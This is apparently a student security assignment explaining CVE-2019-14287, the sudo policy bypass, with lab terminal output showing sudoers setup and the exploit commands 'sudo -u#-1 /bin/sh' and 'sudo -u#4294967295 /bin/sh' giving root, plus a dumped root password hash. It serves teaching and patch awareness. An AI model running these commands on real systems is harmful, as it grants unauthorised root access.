



Sri Lanka Institute of Information Technology

**SUDO security policy bypass vulnerability**  
**CVE 2019-14287**

Individual Assignment

**Systems and Network Programming**

Submitted by:

Student Registration Number	Student Name
IT19131252	H.M.D. Apsara

Date of submission 12/05/2020

## Table of Contents

Abstract.....	3
Introduction of CVE 2019-14287 vulnerability.....	4
The way to exploit the vulnerability .....	6
Conclusion .....	16
References.....	17

# Abstract

Sudo vulnerability was widespread vulnerability among Linux users. It has become a significant vulnerability for the reason that as long as a malicious user has access to run **sudo** command user can execute any command in the system.

This paper shows what is this Sudo vulnerability, how it works and the way to exploit it step by step. Since Sudo vulnerability is so popular there are many websites and videos to gain information about it.

It is hoped that this research will inform people about awareness of the **CVE 2019- 14287 vulnerability** will be a help to prevent your system being exploited.

# Introduction of CVE 2019-14287 vulnerability

CVE-2019-14287 vulnerability is a security policy bypass issue, also known as Sudo vulnerability. It is an open source vulnerability in all Sudo versions prior to version 1.8.28, first discovered on 14<sup>th</sup> October 2019, by Joe Vennix of Apple Information Security. It allows a malicious user or program to execute commands as a root of a Linux machine, even when the root access is not allowed. To exploit the risk, there must be forged privileges that allow the user to execute commands with an arbitrary user ID other than the root.

Sudo vulnerability is relevant to “**sudoers configuration**” in the Sudo security policy, that helps ensure that certain privileges are granted only for specific users.

This report will discuss research into awareness of the way to exploit Linux vulnerability, CVE 2019- 14287 vulnerability.

# Sudo command

**sudo** command allows a user to execute commands as another user with security privileges, by default as a super user. It asks for the password and confirms it by checking **sudoers** file before executing the command. The super user is a special account used for system administration.

## The way to detect the vulnerability

- `sudo -u#-1 /bin/sh`
- `sudo -u#4294967295 /bin/sh`


If none of this commands gives an error message then the system needs to be patched by using version 1.8.28 or over.

## **The way to exploit the vulnerability**


Su command used for switch to another user, when used with no parameters it switch to the root user after asking for the root password. Sudo command is for running commands

with root privileges. However it asks for the current user password, not the root user password.

Using **Sudo --version** command user can find the Sudo version and whether it's older than 1.8.28 version.

A terminal window titled 'liveuser@localhost-live:~' with a menu bar (File, Edit, View, Search, Terminal, Help). The command '[liveuser@localhost-live ~]\$ sudo --version' has been executed, resulting in the following output: 'Sudo version 1.8.23', 'Sudoers policy plugin version 1.8.23', 'Sudoers file grammar version 46', and 'Sudoers I/O plugin version 1.8.23'. The prompt returns to '[liveuser@localhost-live ~]\$'.

## cat /etc/passwd command

A terminal window titled 'liveuser@localhost-live:/home/liveuser' with a menu bar (File, Edit, View, Search, Terminal, Help). The command '[root@localhost-live liveuser]# cat /etc/passwd' has been executed, displaying the contents of the /etc/passwd file. The output lists system and regular users with their IDs, home directories, and shell programs, such as 'root:x:0:0:root:/root:/bin/bash' and 'nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin'. The list ends with 'pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin'.

/etc contains the configuration files for all programs on the Linux system. /etc/passwd contains the basic attributes of every users or accounts on the system, is a text file. This

/etc/passwd file is readable for all system user however only can be modified by root users or users with Sudo privileges. Using cat /etc/passwd command the user can view the basic information about the user accounts.

## /etc/passwd format

```
oracle:x:1021:1020:Oracle user:/data/network/oracle:/bin/bash
```

The diagram illustrates the fields of the /etc/passwd entry for the user 'oracle'. Arrows point from the following fields to their corresponding numbers:

- 1: User name (oracle)
- 2: Password (x)
- 3: User id / UID (1021)
- 4: Group id / GID (1020)
- 5: User id info (Oracle user)
- 6: Home directory (/data/network/oracle)
- 7: Command/ shell (/bin/bash)

1. User name- length should be between 1 – 32 characters
2. Password – x indicates that the password is encrypted and stored in the shadow file.
3. User id / UID – each user has a user id. For root user it is 0. 1- 99 are for other predefined accounts, 100 – 999 used for system and administrative accounts.
4. Group id / GID – the primary group id.
5. User id info – contains extra information about the users. It is a comment field.
6. Home directory – path to the directory user logged in
7. Command/ shell – the path of a command or a shell. Default login shell is Bash.

## cat /etc/shadow command

```
liveuser@localhost-live:/home/liveuser
File Edit View Search Terminal Help
[liveuser@localhost-live ~]$ su
[root@localhost-live liveuser]#
```



```
liveuser@localhost-live:/home/liveuser
File Edit View Search Terminal Help
[root@localhost-live liveuser]# cat /etc/shadow
root::18394:0:99999:7:::
bin:*:17725:0:99999:7:::
daemon:*:17725:0:99999:7:::
adm:*:17725:0:99999:7:::
lp:*:17725:0:99999:7:::
sync:*:17725:0:99999:7:::
shutdown:*:17725:0:99999:7:::
halt:*:17725:0:99999:7:::
mail:*:17725:0:99999:7:::
operator:*:17725:0:99999:7:::
games:*:17725:0:99999:7:::
ftp:*:17725:0:99999:7:::
nobody:*:17725:0:99999:7:::
dbus:!!:17828::::::
systemd-coredump:!!:17828::::::
systemd-network:!!:17828::::::
systemd-resolve:!!:17828::::::
tss:!!:17828::::::
polkitd:!!:17828::::::
gluster:!!:17828::::::
rtkit:!!:17828::::::
pulse:!!:17828::::::
qemu:!!:17828::::::
```

Only readable for root user. Uses 9 fields to store encrypted password and other password related information. (\*) and (!) values used for blank passwords. However these values indicated that it's a locked account and user is not allowed to login until a password is set. (!) value used for user accounts and (\*) for service accounts.

## /etc/shadow format

vivek:\$1\$fnfffc\$GteyHdicpGOfffXX4ow#5:13064:0:99999:7:::

↓		↓		↓	↓	↓	↓
1		2		3	4	5	6

1. **Username** – login name.
2. **Password** - encrypted password. The length should be minimum 8-12 characters long. Usually password format is set to \$id\$passwdinfo\$passwdinfo, The \$id is the algorithm used On GNU/Linux such as:
  1. **\$1\$** is MD5
  2. **\$2a\$** is Blowfish

3. **\$2y\$** is Blowfish
4. **\$5\$** is SHA-256
5. **\$6\$** is SHA-512
3. **Last password change** - Days since the password was last changed
4. **Minimum** - The minimum number of days required between password changes
5. **Maximum** - The maximum number of days the password is valid
6. **Warn** - The number of days before password is to expire. After that user get warned to change the password
7. **Inactive** - The number of days after password expires that account is disabled
8. **Expire** - days since the account is disabled

```
liveuser@localhost-live:/home/liveuser
File Edit View Search Terminal Help
[root@localhost-live liveuser]# cat /etc/shadow
root::18394:0:99999:7:::
bin*:17725:0:99999:7:::
daemon*:17725:0:99999:7:::
adm*:17725:0:99999:7:::
lp*:17725:0:99999:7:::
sync*:17725:0:99999:7:::
shutdown*:17725:0:99999:7:::
halt*:17725:0:99999:7:::
mail*:17725:0:99999:7:::
operator*:17725:0:99999:7:::
```

```
liveuser@localhost-live:/home/liveuser
File Edit View Search Terminal Help
[root@localhost-live liveuser]# cat /etc/shadow
root:$6$Dya0aJI9ktar0vtd$0r8Tt9RIut.F4.hskxlpitiJoSsMHWmEZq0J0AFGz.BPJXASRTzGyZC
T3udqMr4jenD2rBcjwoev.h7//UmlK/:18394:0:99999:7:::
bin*:17725:0:99999:7:::
daemon*:17725:0:99999:7:::
adm*:17725:0:99999:7:::
lp*:17725:0:99999:7:::
sync*:17725:0:99999:7:::
shutdown*:17725:0:99999:7:::
halt*:17725:0:99999:7:::
mail*:17725:0:99999:7:::
operator*:17725:0:99999:7:::
games*:17725:0:99999:7:::
ftp*:17725:0:99999:7:::
nobody*:17725:0:99999:7:::
dbus:!!:17828::::::
systemd-coredump:!!:17828::::::
systemd-network:!!:17828::::::
systemd-resolve:!!:17828::::::
```

## Add a new user

To modify the **passwd** file always use a command designed for the purpose. For an example,

- To modify a user account – use **usermod** command,
- To add new user - use **useradd** command.

```
liveuser@localhost-live:/home/liveuser
File Edit View Search Terminal Help
[root@localhost-live liveuser]# useradd -m -s /bin/bash dewmi
[root@localhost-live liveuser]# passwd dewmi
Changing password for user dewmi.
New password:
BAD PASSWORD: The password contains the user name in some form
Retype new password:
passwd: all authentication tokens updated successfully.
[root@localhost-live liveuser]#
```

```
liveuser@localhost-live:/home/liveuser
File Edit View Search Terminal Help
[root@localhost-live liveuser]# useradd -m -s /bin/bash dewmi
[root@localhost-live liveuser]# passwd dewmi
Changing password for user dewmi.
New password:
BAD PASSWORD: The password contains the user name in some form
Retype new password:
passwd: all authentication tokens updated successfully.
[root@localhost-live liveuser]#
```


Use **useradd -m -s /bin/bash username** command to add a user. However the new user id will be 1000. For the next user account it will be 1001. In **passwd** file the new user will be added to the last.

```
abrt:x:173:173::/etc/abrt:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
colord:x:982:980:User for colord:/var/lib/colord:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
gnome-initial-setup:x:981:979::/run/gnome-initial-setup:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
vboxadd:x:980:1::/var/run/vboxadd:/sbin/nologin
tcpdump:x:72:72:::/sbin/nologin
liveuser:x:1000:1000:Live System User:/home/liveuser:/bin/bash
dewmi:x:1001:1001::/home/dewmi:/bin/bash
[root@localhost-live liveuser]#
```

## Visudo command

Using **visudo** command user can edit the sudoers file. In sudoers file, user privilege specification format is,

```
<user list> <host list> = <operator list> <tag list> <command list>
```



The screenshot shows a terminal window with the title bar "liveuser@localhost-live:/home/liveuser". The terminal content shows the prompt "[root@localhost-live liveuser]#" followed by the command "visudo" being entered. A menu bar is visible at the top of the terminal area with options: File, Edit, View, Search, Terminal, Help.

**For root user,**

```
liveuser@localhost-live:/home/liveuser
File Edit View Search Terminal Help

Defaults    secure_path = /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

## Next comes the main part: which users can run what software on
## which machines (the sudoers file can be shared between multiple
## systems).
## Syntax:
##
##      user    MACHINE=COMMANDS
##
## The COMMANDS section may have other options added to it.
##
## Allow root to run any commands anywhere
root    ALL=(ALL)    ALL

## Allows members of the 'sys' group to run networking, software,
## service management apps and more.
# %sys ALL = NETWORKING, SOFTWARE, SERVICES, STORAGE, DELEGATING, PROCESSES, LOCATE, DRIVERS

## Allows people in group wheel to run all commands
%wheel  ALL=(ALL)    ALL
```

This specified the fact that all the permission granted for root user. The first ALL specified all roots, in the second ALL, the root user can run as any user, from any group specify the third ALL, in fourth ALL, it is said root user can execute any command.

## Assigning permissions for new user

User can give the new user all user privileges except the root user privilege, also can execute any command, as in example. Then save the changes by using **:wq** command before exiting the editor.

```

Defaults    env_keep += "LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES"
Defaults    env_keep += "LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE"
Defaults    env_keep += "LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY"

Defaults    secure_path = /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

## Next comes the main part: which users can run what software on
## which machines (the sudoers file can be shared between multiple
## systems).
## Syntax:
##
##      user    MACHINE=COMMANDS
##
## The COMMANDS section may have other options added to it.
##
## Allow root to run any commands anywhere
root        ALL=(ALL)        ALL
fiona       ALL=(ALL, !root) /usr/bin/id

:wq!

```

## Abuse the privileges

User can switch to the new user using **su** command.

### Access to the system as the root user

Using **sudo -u#-1** or **sudo -u#4294967295** with any command, malicious users can execute any command as the root user.

```
dewmi@localhost-live:/home/liveuser x
File Edit View Search Terminal Help
[dewmi@localhost-live liveuser]$ sudo -u#0 id
[sudo] password for dewmi:
Sorry, user dewmi is not allowed to execute '/usr/bin/id' as root on localhost-live.
[dewmi@localhost-live liveuser]$
```

```
dewmi@localhost-live:/home/liveuser x
File Edit View Search Terminal Help
[liveuser@localhost-live ~]$ sudo visudo
[liveuser@localhost-live ~]$ su dewmi
Password:
[dewmi@localhost-live liveuser]$ sudo id

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dewmi:
Sorry, user dewmi is not allowed to execute '/usr/bin/id' as root on localhost-live.
[dewmi@localhost-live liveuser]$
```

```
[dewmi@localhost-live liveuser]$ sudo -u#-1 id
[sudo] password for dewmi:
id=0(root) gid=1001(dewmi) groups=1001(dewmi) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[dewmi@localhost-live liveuser]$
```

# Conclusion

As conclusion,

CVE-2019-14287 vulnerability is a security policy bypass issue.

First discovered on 14<sup>th</sup> October 2019, by Joe Vennix of Apple Information Security.

It allows a malicious user or program to execute commands as a root of a Linux machine.

To exploit the vulnerability user can use

- `sudo -u#-1 /bin/sh`
- `sudo -u#4294967295 /bin/sh` commands

Ubuntu released a patched version 1.8.28 as a solution.



## References

- ✓ [1]"etc/shadow file in Linux Explained with Examples", *ComputerNetworkingNotes*, 2020. [Online]. Available: <https://www.computernetworkingnotes.com/rhce-study-guide/etc-shadow-file-in-linux-explained-with-examples.html>. [Accessed: 12- May- 2020].
- ✓ [2]"Understanding /etc/shadow file - nixCraft", *nixCraft*, 2020. [Online]. Available: <https://www.cyberciti.biz/faq/understanding-etcshadow-file/>. [Accessed: 12- May- 2020].
- ✓ [3]"Sudo Vulnerability Cheat Sheet: Learn All About CVE-2019-14287", *Resources.whitesourcesoftware.com*, 2020. [Online]. Available: <https://resources.whitesourcesoftware.com/blog-whitesource/new-vulnerability-in-sudo-cve-2019-14287>. [Accessed: 12- May- 2020].